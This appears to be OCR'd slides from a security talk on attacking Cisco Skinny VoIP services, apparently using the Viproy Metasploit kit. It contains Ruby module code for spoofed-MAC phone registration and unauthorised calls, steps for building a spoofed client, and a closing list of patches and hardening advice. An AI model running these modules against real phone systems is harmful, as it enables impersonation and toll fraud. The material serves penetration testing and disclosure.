


```
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
    when "9d000000"
      r = "RegisterRejectMessage"
      m = p[12,l-4]
    when "81000000"
      r = "RegisterAckMessage"
      m = "Registration successful."
    when "93000000"
      r = "ConfigStatMessage"
      devicename = p[12,15]
      userid = bytes_to_length(p[27,4])
      station = bytes_to_length(p[31,4])
      username = p[35,40]
      domain = p[75,40]
      lines = bytes_to_length(p[116,4])
      speeddials = bytes_to_length(p[120,4])
      m = "Device: #{devicename}\tUser ID: #{use
    when "9b000000"
      r = "CapabilitiesReqMessage"
      m = nil
    when "97000000"
      r = "ButtonTemplateMessage"
      m = nil
    when "21010000"
      r = "ClearPriNotifyMessage"
      m = nil
    when "15010000"
      r = "ClearNotifyMessage"
      m = nil
    when "12010000"
      r = "DisplayPromptStatusMessage"
      m = nil
    when "82000000"
      r = "StartToneMessage"
      dialtone = bytes_to_length(p[16,4])
      lineid = bytes_to_length(p[20,4])
      callidentifier = bytes_to_length(p[24,4])
      m = "Call Identifier: \t#{callidentifier}
    when "83000000"
      r = "StopToneMessage"
```

Attacking Skinny services


Everybody can develop a Skinny module now, even Ewoks!

Register



```
def run
  #options from the user
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError ,'MAC or MACFILE should be defined' unless datastore['MAC']
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```


Unauthorised Call



```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError ,'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

Preparing a proper client for Skinny

- Install Cisco IP Communicator
- Change the MAC address of Windows
- Register the software with this MAC



Device Name

● Use Network Adapter to generate Device Name

Network Adapter: AMD PCNET Family PCI

Device Name: SEP000C29E58CA3

○ Use this Device Name


TFTP Servers

○ Use the default TFTP servers

● Use these TFTP servers:

TFTP Server 1: 192 . 168 . 0 . 205

TFTP Server 2: 0 . 0 . 0 . 0




Cisco IP Communicator

02 06 06/25/14 1001

1001 ☎

Your current options

Demonstration of Skinny attacks



Status

7 records found

Phone (1 - 7 of 7) Rows per Page 50


Find Phone where Device Name begins with Find Clear Filter

Select item or enter search text

□		Device Name(Line)	Description	Device Pool	Device Protocol	Status	IP Address	Copy	Super Copy
□	CIPC	SEP000C29BF1876	Auto 1010	Default	SCCP	Unregistered	192.168.0.1		
□	CIPC	SEP000C29BF1890	Auto 1011	Default	SCCP	Registered with defconcucm	192.168.0.151		
□	CIPC	SEP000C29BF1891	Auto 1007	Default	SCCP	Unregistered	192.168.0.1		
□	CIPC	SEP000C29BF1894	Auto 1009	Default	SCCP	Unregistered	192.168.0.1		
□	CIPC	SEP000C29BF1896	Auto 1008	Default	SCCP	Unknown	Unknown		
□	CIPC	SEP000C29BF1897	Auto 1006	Default	SCCP	Unregistered	192.168.0.1		
□	CIPC	SEP000C29E58CA3	Auto 1001	Default	SCCP	Registered with defconcucm	192.168.0.152		

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Summary



Hosted VoIP 101

Network Attacks

Attacking CUCDM

Attacking CUCM

Attacking SIP

Attacking Clients

Attacking Skinny

Solutions

- Install the Cisco security patches
  - From CVE-2014-3277 to CVE-2014-3283, CVE-2014-2197, CVE-2014-3300
  - CSCum75078, CSCun17309, CSCum77041, CSCuo51517, CSCum76930, CSCun49862
- Secure network design
  - IP phone services MUST be DEDICATED, not SHARED
- Secure deployment with PKI
  - Authentication with X.509, software signatures
  - Secure SSL configuration
- Secure protocols
  - Skinny authentication, SIP authentication
  - HTTP instead of TFTP, SSH instead of Telnet

References

- Viproy Homepage and Documentation
  http://www.viproy.com

- Attacking SIP servers using Viproy VoIP Kit
  https://www.youtube.com/watch?v=AbXh_L0-Y5A

- VoIP Pen-Test Environment – VulnVoIP
  http://www.rebootuser.com/?cat=371

- Credits and thanks go to…
  Sense of Security Team, Jason Ostrom, Mark Collier, Paul Henry, Sandro Gauci

Questions ?

Thank you

Recognised as Australia's fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

Head office is level 8, 66 King Street, Sydney, NSW 2000, Australia. Owner of trademark and all copyright is Sense of Security Pty Ltd. Neither text or images can be reproduced without written permission.

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au